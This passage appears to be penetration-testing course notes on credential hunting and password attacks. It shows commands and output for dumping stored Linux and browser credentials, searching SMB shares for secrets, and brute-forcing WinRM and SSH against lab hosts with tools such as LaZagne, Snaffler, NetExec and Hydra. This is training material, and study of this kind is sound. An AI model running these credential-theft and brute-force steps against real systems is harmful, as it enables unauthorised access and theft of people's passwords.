/home/cry0l1t3/.dbus
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db-shm
/home/cry0l1t3/.cache/tracker/meta.db-wal
/home/cry0l1t3/.cache/tracker/meta.db
Searching for Notes
Depending on the environment you are in and the purpose of the host you are on, you can often find notes about specific processes on the system. These often include lists of many different access points or even their credentials. However, it is often challenging to find notes right away if stored somewhere on the system and not on the desktop or in its subfolders. This is because they can be named anything and do not have to have a specific file extension, such as .txt. Therefore, in this case, you need to search for files including the .txt file extension and files that have no file extension at all.
d41y@htb[/htb]$ find /home/* -type f -name "*.txt" -o ! -name "*.*"
/home/cry0l1t3/.config/caja/desktop-metadata
/home/cry0l1t3/.config/clipit/clipitrc
/home/cry0l1t3/.config/dconf/user
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/pkcs11.txt
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/serviceworker.txt
<SNIP>
Searching for Scripts
Among other things, scripts can contain credentials that are necessary to be able to call up and execute processes automatically. Otherwise, the administrator or dev would have to enter the corresponding password each time the script or the compiled program is called.
d41y@htb[/htb]$ for l in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share";done
File extension: .py
File extension: .pyc
File extension: .pl
File extension: .go
File extension: .jar
File extension: .c
File extension: .sh
/snap/gnome-3-34-1804/72/etc/profile.d/vte-2.91.sh
/snap/gnome-3-34-1804/72/usr/bin/gettext.sh
/snap/core18/2128/etc/init.d/hwclock.sh
/snap/core18/2128/etc/wpa_supplicant/action_wpa.sh
/snap/core18/2128/etc/wpa_supplicant/functions.sh
<SNIP>
/etc/profile.d/xdg_dirs_desktop_session.sh
/etc/profile.d/cedilla-portuguese.sh
/etc/profile.d/im-config_wayland.sh
/etc/profile.d/vte-2.91.sh
/etc/profile.d/bash_completion.sh
/etc/profile.d/apps-bin-path.sh
Enumerating Cronjobs
Cronjobs are independent execution of commands, programs, or scripts. These are divided into the system-wide are (/etc/crontab) and user-dependent executions. Some apps and scripts require credentials to run and are therefore incorrectly entered in the cronjobs. Furthermore, there are the areas that are divided into different time ranges (daily, hourly, monthly, weekly). The scripts and files used by cron can also be found in /etc/cron.d for Debian-based distros.
d41y@htb[/htb]$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# Example of job definition:
# .---------------- minute (0 - 59)
# | .------------- hour (0 - 23)
# | | .---------- day of month (1 - 31)
# | | | .------- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
d41y@htb[/htb]$ ls -la /etc/cron.*/
/etc/cron.d/:
total 28
drwxr-xr-x 1 root root 106 3. Jan 20:27 .
drwxr-xr-x 1 root root 5728 1. Feb 00:06 ..
-rw-r--r-- 1 root root 201 1. Mär 2021 e2scrub_all
-rw-r--r-- 1 root root 331 9. Jan 2021 geoipupdate
-rw-r--r-- 1 root root 607 25. Jan 2021 john
-rw-r--r-- 1 root root 589 14. Sep 2020 mdadm
-rw-r--r-- 1 root root 712 11. Mai 2020 php
-rw-r--r-- 1 root root 102 22. Feb 2021 .placeholder
-rw-r--r-- 1 root root 396 2. Feb 2021 sysstat
/etc/cron.daily/:
total 68
drwxr-xr-x 1 root root 252 6. Jan 16:24 .
drwxr-xr-x 1 root root 5728 1. Feb 00:06 ..
<SNIP>
Enumerating History Files
All history files provide crucial information about the current and past/historical course of processes. You are interested in the files that store users’ command history and the logs that store information about system processes.
In the history of the commands entered on Linx distros that use Bash as a standard shell, you find the associated files in .bash_history. Nevertheless, other files like .bashrc or .bash_profile can contain important information.
d41y@htb[/htb]$ tail -n5 /home/*/.bash*
==> /home/cry0l1t3/.bash_history <==
vim ~/testing.txt
vim ~/testing.txt
chmod 755 /tmp/api.py
su
/tmp/api.py cry0l1t3 6mX4UP1eWH3HXK
==> /home/cry0l1t3/.bashrc <==
. /usr/share/bash-completion/bash_completion
elif [ -f /etc/bash_completion ]; then
. /etc/bash_completion
fi
fi
Enumerating Log Files
An essential concept of Linux systems is log files that are stored in text files. Many programs, especially all services and the system itself, write such files. In them, you find system errors, detect problems regarding services or follow what the system is doing in the background. The entirety of log files can be divided into four categories:
- Application logs
- Event logs
- Service logs
- System logs
Many different logs exist on the system. These can vary depending on the apps installed, but here are some of the most important ones:
| File | Description |
|---|---|
/var/log/messages | generic system activity logs |
/var/log/syslog | generic system activity logs |
/var/log/auth.log | all authentication related logs (Debian) |
/var/log/secure | all authentication related logs (RedHat/CentOS) |
/var/log/boot.log | booting information |
/var/log/dmesg | hardware and drivers related information and logs |
/var/log/kern.log | kernel related warnings, errors and logs |
/var/log/faillog | failed login attempts |
/var/log/cron | information related to cron jobs |
/var/log/mail.log | all mail server related logs |
/var/log/httpd | all Apache related logs |
/var/log/mysqld.log | all MySQL server related logs |
d41y@htb[/htb]$ for i in $(ls /var/log/* 2>/dev/null);do GREP=$(grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null); if [[ $GREP ]];then echo -e "\n#### Log file: " $i; grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null;fi;done
#### Log file: /var/log/dpkg.log.1
2022-01-10 17:57:41 install libssh-dev:amd64 <none> 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-installed libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 configure libssh-dev:amd64 0.9.5-1+deb11u1 <none>
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-configured libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status installed libssh-dev:amd64 0.9.5-1+deb11u1
<SNIP>
Memory and Cache
Mimipenguin
Many applications and processes work with credentials needed for authentication and store them either in memory or in files so that they can be reused. For example, it may be the system-required credentials for the logged-in users. Another example is the credentials stored in the browsers, which can also be read. In order to retrieve this type of information from Linux distros. there is a tool called mimipenguin that makes the whole process easier. However, this tool requires administrator/root permissions.
d41y@htb[/htb]$ sudo python3 mimipenguin.py
[SYSTEM - GNOME] cry0l1t3:WLpAEXFa0SbqOHY
LaZagne
The passwords and hashes you can obtain come from the following sources but are not limited to:
- Wifi
- Wpa_supplicant
- Libsecret
- Kwallet
- Chromium-based
- CLI
- Mozilla
- Thunderbird
- Git
- ENV variables
- Grub
- Fstab
- AWS
- Filezilla
- Gftp
- SSH
- Apache
- Shadow
- Docker
- Keepass
- Mimipy
- Sessions
- Keyrings
For example, keyrings are used for secure storage and management of passwords on Linux distros. Passwords are stored encrypted and protected with a master password. It is an OS-based password manager.
d41y@htb[/htb]$ sudo python2.7 laZagne.py all
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
------------------- Shadow passwords -----------------
[+] Hash found !!!
Login: systemd-coredump
Hash: !!:18858::::::
[+] Hash found !!!
Login: sambauser
Hash: $6$wgK4tGq7Jepa.V0g$QkxvseL.xkC3jo682xhSGoXXOGcBwPLc2CrAPugD6PYXWQlBkiwwFs7x/fhI.8negiUSPqaWyv7wC8uwsWPrx1:18862:0:99999:7:::
[+] Password found !!!
Login: cry0l1t3
Password: WLpAEXFa0SbqOHY
[+] 3 passwords have been found.
For more information launch it again with the -v option
elapsed time = 3.50091600418
Browser Credentials
Browsers store the passwords saved by the user in an encrypted from locally on the system to be reused. For example, the Mozilla Firefox browser stores the credentials encrypted in a hidden folder for the respective user. These often include the associated field names, URLs, and other valuable information.
For example, when you store credentials for a web page in the Firefox browser, they are encrypted and stored in logins.json on the system. However, this does not mean that they are safe there. Many employees store such login data in their browser without suspecting that it can easily be decrypted and used against the company.
[!bash]$ ls -l .mozilla/firefox/ | grep default
drwx------ 11 cry0l1t3 cry0l1t3 4096 Jan 28 16:02 1bplpd86.default-release
drwx------ 2 cry0l1t3 cry0l1t3 4096 Jan 28 13:30 lfx3lvhb.default
d41y@htb[/htb]$ cat .mozilla/firefox/1bplpd86.default-release/logins.json | jq .
{
"nextId": 2,
"logins": [
{
"id": 1,
"hostname": "https://www.inlanefreight.com",
"httpRealm": null,
"formSubmitURL": "https://www.inlanefreight.com",
"usernameField": "username",
"passwordField": "password",
"encryptedUsername": "MDoEEPgAAAA...SNIP...1liQiqBBAG/8/UpqwNlEPScm0uecyr",
"encryptedPassword": "MEIEEPgAAAA...SNIP...FrESc4A3OOBBiyS2HR98xsmlrMCRcX2T9Pm14PMp3bpmE=",
"guid": "{412629aa-4113-4ff9-befe-dd9b4ca388e2}",
"encType": 1,
"timeCreated": 1643373110869,
"timeLastUsed": 1643373110869,
"timePasswordChanged": 1643373110869,
"timesUsed": 1
}
],
"potentiallyVulnerablePasswords": [],
"dismissedBreachAlertsByLoginGUID": {},
"version": 3
}
The tool Firefox Decrypt is excellent for decrypting these credentials, and is updated regularly.
d41y@htb[/htb]$ python3.9 firefox_decrypt.py
Select the Mozilla profile you wish to decrypt
1 -> lfx3lvhb.default
2 -> 1bplpd86.default-release
2
Website: https://testing.dev.inlanefreight.com
Username: 'test'
Password: 'test'
Website: https://www.inlanefreight.com
Username: 'cry0l1t3'
Password: 'FzXUxJemKm6g2lGh'
Alternatively, LaZagne can also return results if the user has used the supported browser.
d41y@htb[/htb]$ python3 laZagne.py browsers
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
------------------- Firefox passwords -----------------
[+] Password found !!!
URL: https://testing.dev.inlanefreight.com
Login: test
Password: test
[+] Password found !!!
URL: https://www.inlanefreight.com
Login: cry0l1t3
Password: FzXUxJemKm6g2lGh
[+] 2 passwords have been found.
For more information launch it again with the -v option
elapsed time = 0.2310788631439209
Extracting Passwords from the Network
In today’s security-conscious world, most applications wisely use TLS to encrypt sensitive data in trasnmit. However, not all environments are fully secured. Legacy systems, misconfigured services, or test apps launched without HTTPS can still result in the use of unencrypted protocols such as HTTP or SNMP. These gaps present a valuable opportunity for attackers: the chance to hunt for credentials in cleartext network traffic..
Wireshark
In Wireshark it is possible to locate packets that contain specific bytes or strings. One way to do this is by using a display filter such as http contains "passw. Alternatively, you can navigate to Edit > Find Packet and enter the desired search query manually.
Pcredz
… is a tool that can be used to extract credentials from live traffic or network packet captures. Specifically, it supports extracting the following information:
- Credit card numbers
- POP credentials
- SMTP credentials
- IMAP credentials
- SNMP credentials
- FTP credentials
- Credentials from HTTP NTLM/Basic headers, as well as HTTP Forms
- Kerberos hashes
The following command can be used to run Pcredz against a packet capture file:
d41y@htb[/htb]$ ./Pcredz -f demo.pcapng -t -v
Pcredz 2.0.2
Author: Laurent Gaffie
Please send bugs/comments/pcaps to: laurent.gaffie@gmail.com
This script will extract NTLM (HTTP,LDAP,SMB,MSSQL,RPC, etc), Kerberos,
FTP, HTTP Basic and credit card data from a given pcap file or from a live interface.
CC number scanning activated
Unknown format, trying TCPDump format
[1746131482.601354] protocol: udp 192.168.31.211:59022 > 192.168.31.238:161
Found SNMPv2 Community string: s3cr...SNIP...
[1746131482.601640] protocol: udp 192.168.31.211:59022 > 192.168.31.238:161
Found SNMPv2 Community string: s3cr...SNIP...
<SNIP>
[1746131482.658938] protocol: tcp 192.168.31.243:55707 > 192.168.31.211:21
FTP User: le...SNIP...
FTP Pass: qw...SNIP...
demo.pcapng parsed in: 1.82 seconds (File size 15.5 Mo).
Credential Hunting in Network Shares
Nearly all corporate environments include network shares used by employees to store and share files across teams. While these shared folders are essential, they can unintentionally become a goldmine for attackers, especially when sensitive data like plaintext credentials or config files are left behind.
Common Credential Patterns
General tips:
- Look for keywords within files such as
passw,user,token,key, andsecret. - Search for files with extensions commonly associated with stored credentials, such as
.ini,.cfg,.env,.xlsx,.ps1,.bat. - Watch for files with “interesting” names that include terms like
config,user,passw,cred, orinitial. - If you’re trying to locate credentials within the
INLANEFREIGHT.LOCALdomain, it may be helpful to search for files containing the stringINLANEFREIGHT\. - Keywords should be localized based on the target; if you are attacking a German company it’s more likely they will reference a “Benutzer” than a “user”.
- Pay attention to the shares you are looking at, and be strategic. If you scan ten shares with thousands of files each, it’s going to take significant amount of time. Shares used by IT employees might be a more valuable target than those used for company photos.
Hunting from Windows
Snaffler
… is a C# program that, when run on a domain-joined machine, automatically identifies accessible network shares and searches for interesting files. The README file in the Github repo describes numerous config options in great detail.
c:\Users\Public>Snaffler.exe -s
.::::::.:::. :::. :::. .-:::::'.-:::::'::: .,:::::: :::::::..
;;;` ``;;;;, `;;; ;;`;; ;;;'''' ;;;'''' ;;; ;;;;'''' ;;;;``;;;;
'[==/[[[[, [[[[[. '[[ ,[[ '[[, [[[,,== [[[,,== [[[ [[cccc [[[,/[[['
''' $ $$$ 'Y$c$$c$$$cc$$$c`$$$'`` `$$$'`` $$' $$"" $$$$$$c
88b dP 888 Y88 888 888,888 888 o88oo,.__888oo,__ 888b '88bo,
'YMmMY' MMM YM YMM ''` 'MM, 'MM, ''''YUMMM''''YUMMMMMMM 'W'
by l0ss and Sh3r4 - github.com/SnaffCon/Snaffler
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:42Z [Info] Parsing args...
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Parsed args successfully.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Invoking DFS Discovery because no ComputerTargets or PathTargets were specified
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Getting DFS paths from AD.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Found 0 DFS Shares in 0 namespaces.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Invoking full domain computer discovery.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Getting computers from AD.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Got 1 computers from AD.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Starting to look for readable shares...
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Created all sharefinder tasks.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Black}<\\DC01.inlanefreight.local\ADMIN$>()
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\ADMIN$>(R) Remote Admin
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Black}<\\DC01.inlanefreight.local\C$>()
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\C$>(R) Default share
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Company>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Finance>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\HR>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\IT>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Marketing>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\NETLOGON>(R) Logon server share
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Sales>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\SYSVOL>(R) Logon server share
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:51Z [File] {Red}<KeepPassOrKeyInCode|R|passw?o?r?d?>\s*[^\s<]+\s*<|2.3kB|2025-05-01 05:22:48Z>(\\DC01.inlanefreight.local\ADMIN$\Panther\unattend.xml) 5"\ language="neutral"\ versionScope="nonSxS"\ xmlns:wcm="http://schemas\.microsoft\.com/WMIConfig/2002/State"\ xmlns:xsi="http://www\.w3\.org/2001/XMLSchema-instance">\n\t\t\ \ <UserAccounts>\n\t\t\ \ \ \ <AdministratorPassword>\*SENSITIVE\*DATA\*DELETED\*</AdministratorPassword>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ </UserAccounts>\n\ \ \ \ \ \ \ \ \ \ \ \ <OOBE>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ <HideEULAPage>true</HideEULAPage>\n\ \ \ \ \ \ \ \ \ \ \ \ </OOBE>\n\ \ \ \ \ \ \ \ </component
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:53Z [File] {Yellow}<KeepDeployImageByExtension|R|^\.wim$|29.2MB|2022-02-25 16:36:53Z>(\\DC01.inlanefreight.local\ADMIN$\Containers\serviced\WindowsDefenderApplicationGuard.wim) .wim
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:58Z [File] {Red}<KeepPassOrKeyInCode|R|passw?o?r?d?>\s*[^\s<]+\s*<|2.3kB|2025-05-01 05:22:48Z>(\\DC01.inlanefreight.local\C$\Windows\Panther\unattend.xml) 5"\ language="neutral"\ versionScope="nonSxS"\ xmlns:wcm="http://schemas\.microsoft\.com/WMIConfig/2002/State"\ xmlns:xsi="http://www\.w3\.org/2001/XMLSchema-instance">\n\t\t\ \ <UserAccounts>\n\t\t\ \ \ \ <AdministratorPassword>\*SENSITIVE\*DATA\*DELETED\*</AdministratorPassword>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ </UserAccounts>\n\ \ \ \ \ \ \ \ \ \ \ \ <OOBE>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ <HideEULAPage>true</HideEULAPage>\n\ \ \ \ \ \ \ \ \ \ \ \ </OOBE>\n\ \ \ \ \ \ \ \ </component
<SNIP>
Two useful parameters that can help refine Snaffler’s search process are:
-uretrieves a list of users from AD and searches for references to them in files-iand-nallow you to specify which shares should be included in the search
PowerHuntShares
… is a PowerShell script that doesn’t necessarily need to be run on a domain-joined machine. One of its most useful features is that it generates an HTML report upon completion, providing an easy-to-use UI for reviewing the results.
You can run a basic scan using PowerHuntShares like so:
PS C:\Users\Public\PowerHuntShares> Invoke-HuntSMBShares -Threads 100 -OutputDirectory c:\Users\Public
===============================================================
INVOKE-HUNTSMBSHARES
===============================================================
This function automates the following tasks:
o Determine current computer's domain
o Enumerate domain computers
o Check if computers respond to ping requests
o Filter for computers that have TCP 445 open and accessible
o Enumerate SMB shares
o Enumerate SMB share permissions
o Identify shares with potentially excessive privileges
o Identify shares that provide read or write access
o Identify shares thare are high risk
o Identify common share owners, names, & directory listings
o Generate last written & last accessed timelines
o Generate html summary report and detailed csv files
Note: This can take hours to run in large environments.
---------------------------------------------------------------
|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
---------------------------------------------------------------
SHARE DISCOVERY
---------------------------------------------------------------
[*][05/01/2025 12:51] Scan Start
[*][05/01/2025 12:51] Output Directory: c:\Users\Public\SmbShareHunt-05012025125123
[*][05/01/2025 12:51] Successful connection to domain controller: DC01.inlanefreight.local
[*][05/01/2025 12:51] Performing LDAP query for computers associated with the inlanefreight.local domain
[*][05/01/2025 12:51] - computers found
[*][05/01/2025 12:51] - 0 subnets found
[*][05/01/2025 12:51] Pinging computers
[*][05/01/2025 12:51] - computers responded to ping requests.
[*][05/01/2025 12:51] Checking if TCP Port 445 is open on computers
[*][05/01/2025 12:51] - 1 computers have TCP port 445 open.
[*][05/01/2025 12:51] Getting a list of SMB shares from 1 computers
[*][05/01/2025 12:51] - 11 SMB shares were found.
[*][05/01/2025 12:51] Getting share permissions from 11 SMB shares
<SNIP>
Hunting from Linux
Manspider
If you don’t have access to a domain-joined computer, or simply prefer to search for files remotely, tools like Manspider allow you to scan SMB shares from Linux. It’s best to run Manspider using the official Docker container to avoid dependency issues. Like the other tools, Manspider offers many parameters that can be configured to fine-tune the search. A basic scan for files containing the string “passw” can be run as follows:
d41y@htb[/htb]$ docker run --rm -v ./manspider:/root/.manspider blacklanternsecurity/manspider 10.129.234.121 -c 'passw' -u 'mendres' -p 'Inlanefreight2025!'
[+] MANSPIDER command executed: /usr/local/bin/manspider 10.129.234.121 -c passw -u mendres -p Inlanefreight2025!
[+] Skipping files larger than 10.00MB
[+] Using 5 threads
[+] Searching by file content: "passw"
[+] Matching files will be downloaded to /root/.manspider/loot
[+] 10.129.234.121: Successful login as "mendres"
[+] 10.129.234.121: Successful login as "mendres"
<SNIP>
NetExec
In addition to its many other uses, NetExec can also be used to search through network shares using the --spider option. A basic scan of network shares for files containing the string “passw” can be run like so:
d41y@htb[/htb]$ nxc smb 10.129.234.121 -u mendres -p 'Inlanefreight2025!' --spider IT --content --pattern "passw"
SMB 10.129.234.121 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:inlanefreight.local) (signing:True) (SMBv1:False)
SMB 10.129.234.121 445 DC01 [+] inlanefreight.local\mendres:Inlanefreight2025!
SMB 10.129.234.121 445 DC01 [*] Started spidering
SMB 10.129.234.121 445 DC01 [*] Spidering .
<SNIP>
Tip
Use
spider_plusto download all files matching the pattern. Look at this or this.
Remote Password Attacks
During your pentests, every computer network you encounter will have services installed to manage, edit, or create content. All these services are hosted using specific permissions and are assigned to specific users. Apart from web apps, these services include FTP, SMB, NFS, IMAP/POP3, SSH, MySQL/MSSQL, RDP, WinRM, VNC, Telnet, SMTP, and LDAP.
WinRM
… is the Microsoft implementation of the Web Service Management Protocol. It is a network protocol based on XML web services using the Simple Object Access Protocol used for remote management of Windows systems. It takes care of the communication between Web-Based Enterprise Management and the Windows Management Instrumentation, which can call the Distributed Component Object Model.
By default, WinRM uses the TCP ports 5985 and 5986.
A handy tool you can use for your password attacks is NetExec, which can also be used for other protocols such as SMB, LDAP, MSSQL, and others.
NetExec
Installing
d41y@htb[/htb]$ sudo apt-get -y install netexec
Menu Options
d41y@htb[/htb]$ netexec -h
usage: netexec [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6] [--dns-server DNS_SERVER] [--dns-tcp]
[--dns-timeout DNS_TIMEOUT]
{nfs,ftp,ssh,winrm,smb,wmi,rdp,mssql,ldap,vnc} ...
. .
.| |. _ _ _ _____
|| || | \ | | ___ | |_ | ____| __ __ ___ ___
\\( )// | \| | / _ \ | __| | _| \ \/ / / _ \ / __|
.=[ ]=. | |\ | | __/ | |_ | |___ > < | __/ | (__
/ /ॱ-ॱ\ \ |_| \_| \___| \__| |_____| /_/\_\ \___| \___|
ॱ \ / ॱ
ॱ ॱ
The network execution tool
Maintained as an open source project by @NeffIsBack, @MJHallenbeck, @_zblurx
For documentation and usage examples, visit: https://www.netexec.wiki/
Version : 1.3.0
Codename: NeedForSpeed
Commit : Kali Linux
options:
-h, --help show this help message and exit
Generic:
Generic options for nxc across protocols
--version Display nxc version
-t, --threads THREADS
set how many concurrent threads to use
--timeout TIMEOUT max timeout in seconds of each thread
--jitter INTERVAL sets a random delay between each authentication
Output:
Options to set verbosity levels and control output
--verbose enable verbose output
--debug enable debug level information
--no-progress do not displaying progress bar during scan
--log LOG export result into a custom file
DNS:
-6 Enable force IPv6
--dns-server DNS_SERVER
Specify DNS server (default: Use hosts file & System DNS)
--dns-tcp Use TCP instead of UDP for DNS queries
--dns-timeout DNS_TIMEOUT
DNS query timeout in seconds
Available Protocols:
{nfs,ftp,ssh,winrm,smb,wmi,rdp,mssql,ldap,vnc}
nfs own stuff using NFS
ftp own stuff using FTP
ssh own stuff using SSH
winrm own stuff using WINRM
smb own stuff using SMB
wmi own stuff using WMI
rdp own stuff using RDP
mssql own stuff using MSSQL
ldap own stuff using LDAP
vnc own stuff using VNC
Protocol-Specific Help
d41y@htb[/htb]$ netexec smb -h
usage: netexec smb [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6] [--dns-server DNS_SERVER] [--dns-tcp]
[--dns-timeout DNS_TIMEOUT] [-u USERNAME [USERNAME ...]] [-p PASSWORD [PASSWORD ...]] [-id CRED_ID [CRED_ID ...]] [--ignore-pw-decoding] [--no-bruteforce]
[--continue-on-success] [--gfail-limit LIMIT] [--ufail-limit LIMIT] [--fail-limit LIMIT] [-k] [--use-kcache] [--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST]
[--server {http,https}] [--server-host HOST] [--server-port PORT] [--connectback-host CHOST] [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--options]
[-H HASH [HASH ...]] [--delegate DELEGATE] [--self] [-d DOMAIN | --local-auth] [--port PORT] [--share SHARE] [--smb-server-port SMB_SERVER_PORT]
[--gen-relay-list OUTPUT_FILE] [--smb-timeout SMB_TIMEOUT] [--laps [LAPS]] [--sam] [--lsa] [--ntds [{vss,drsuapi}]] [--dpapi [{cookies,nosystem} ...]]
[--sccm [{disk,wmi}]] [--mkfile MKFILE] [--pvk PVK] [--enabled] [--user USERNTDS] [--shares] [--interfaces] [--no-write-check]
[--filter-shares FILTER_SHARES [FILTER_SHARES ...]] [--sessions] [--disks] [--loggedon-users-filter LOGGEDON_USERS_FILTER] [--loggedon-users] [--users [USER ...]]
[--groups [GROUP]] [--computers [COMPUTER]] [--local-groups [GROUP]] [--pass-pol] [--rid-brute [MAX_RID]] [--wmi QUERY] [--wmi-namespace NAMESPACE] [--spider SHARE]
[--spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST] [--depth DEPTH] [--only-files] [--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]]
[--put-file FILE FILE] [--get-file FILE FILE] [--append-host] [--exec-method {atexec,wmiexec,mmcexec,smbexec}] [--dcom-timeout DCOM_TIMEOUT]
[--get-output-tries GET_OUTPUT_TRIES] [--codec CODEC] [--no-output] [-x COMMAND | -X PS_COMMAND] [--obfs] [--amsi-bypass FILE] [--clear-obfscripts] [--force-ps32]
[--no-encode]
target [target ...]
positional arguments:
target the target IP(s), range(s), CIDR(s), hostname(s), FQDN(s), file(s) containing a list of targets, NMap XML or .Nessus file(s)
<SNIP>
Usage
d41y@htb[/htb]$ netexec <proto> <target-IP> -u <user or userlist> -p <password or passwordlist>
Example
d41y@htb[/htb]$ netexec winrm 10.129.42.197 -u user.list -p password.list
WINRM 10.129.42.197 5985 NONE [*] None (name:10.129.42.197) (domain:None)
WINRM 10.129.42.197 5985 NONE [*] http://10.129.42.197:5985/wsman
WINRM 10.129.42.197 5985 NONE [+] None\user:password (Pwn3d!)
The appearance of (Pwn3d!) is the sign that you can most likely execute system commands if you log in with the brute-forced user.
Evil-WinRM
Another handy tool that you can use to communicate with the WinRM service is Evil-WinRM, which allows you to communicate with the WinRM service efficiently.
Installing
d41y@htb[/htb]$ sudo gem install evil-winrm
Fetching little-plugger-1.1.4.gem
Fetching rubyntlm-0.6.3.gem
Fetching builder-3.2.4.gem
Fetching logging-2.3.0.gem
Fetching gyoku-1.3.1.gem
Fetching nori-2.6.0.gem
Fetching gssapi-1.3.1.gem
Fetching erubi-1.10.0.gem
Fetching evil-winrm-3.3.gem
Fetching winrm-2.3.6.gem
Fetching winrm-fs-1.3.5.gem
Happy hacking! :)
Usage
d41y@htb[/htb]$ evil-winrm -i <target-IP> -u <username> -p <password>
Example
d41y@htb[/htb]$ evil-winrm -i 10.129.42.197 -u user -p password
Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\user\Documents>
SSH
… is a more secure way to connect to a remote host to execute system commands or transfer files from a host to a server. The SSH server runs on TCP port 22 by defauolt, to which you can connect using an SSH client.
Hydra
You can use a tool like Hydra to brute force SSH.
d41y@htb[/htb]$ hydra -L user.list -P password.list ssh://10.129.42.197
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10 15:03:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://10.129.42.197:22/
[22][ssh] host: 10.129.42.197 login: user password: password
1 of 1 target successfully completed, 1 valid password found
To log in to the system via the SSH protocol, you can use the OpenSSH client, which is available by default on most Linux distros.
d41y@htb[/htb]$ ssh user@10.129.42.197
The authenticity of host '10.129.42.197 (10.129.42.197)' can't be established.
ECDSA key fingerprint is SHA256:MEuKMmfGSRuv2Hq+e90MZzhe4lHhwUEo4vWHOUSv7Us.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.42.197' (ECDSA) to the list of known hosts.
user@10.129.42.197's password: ********
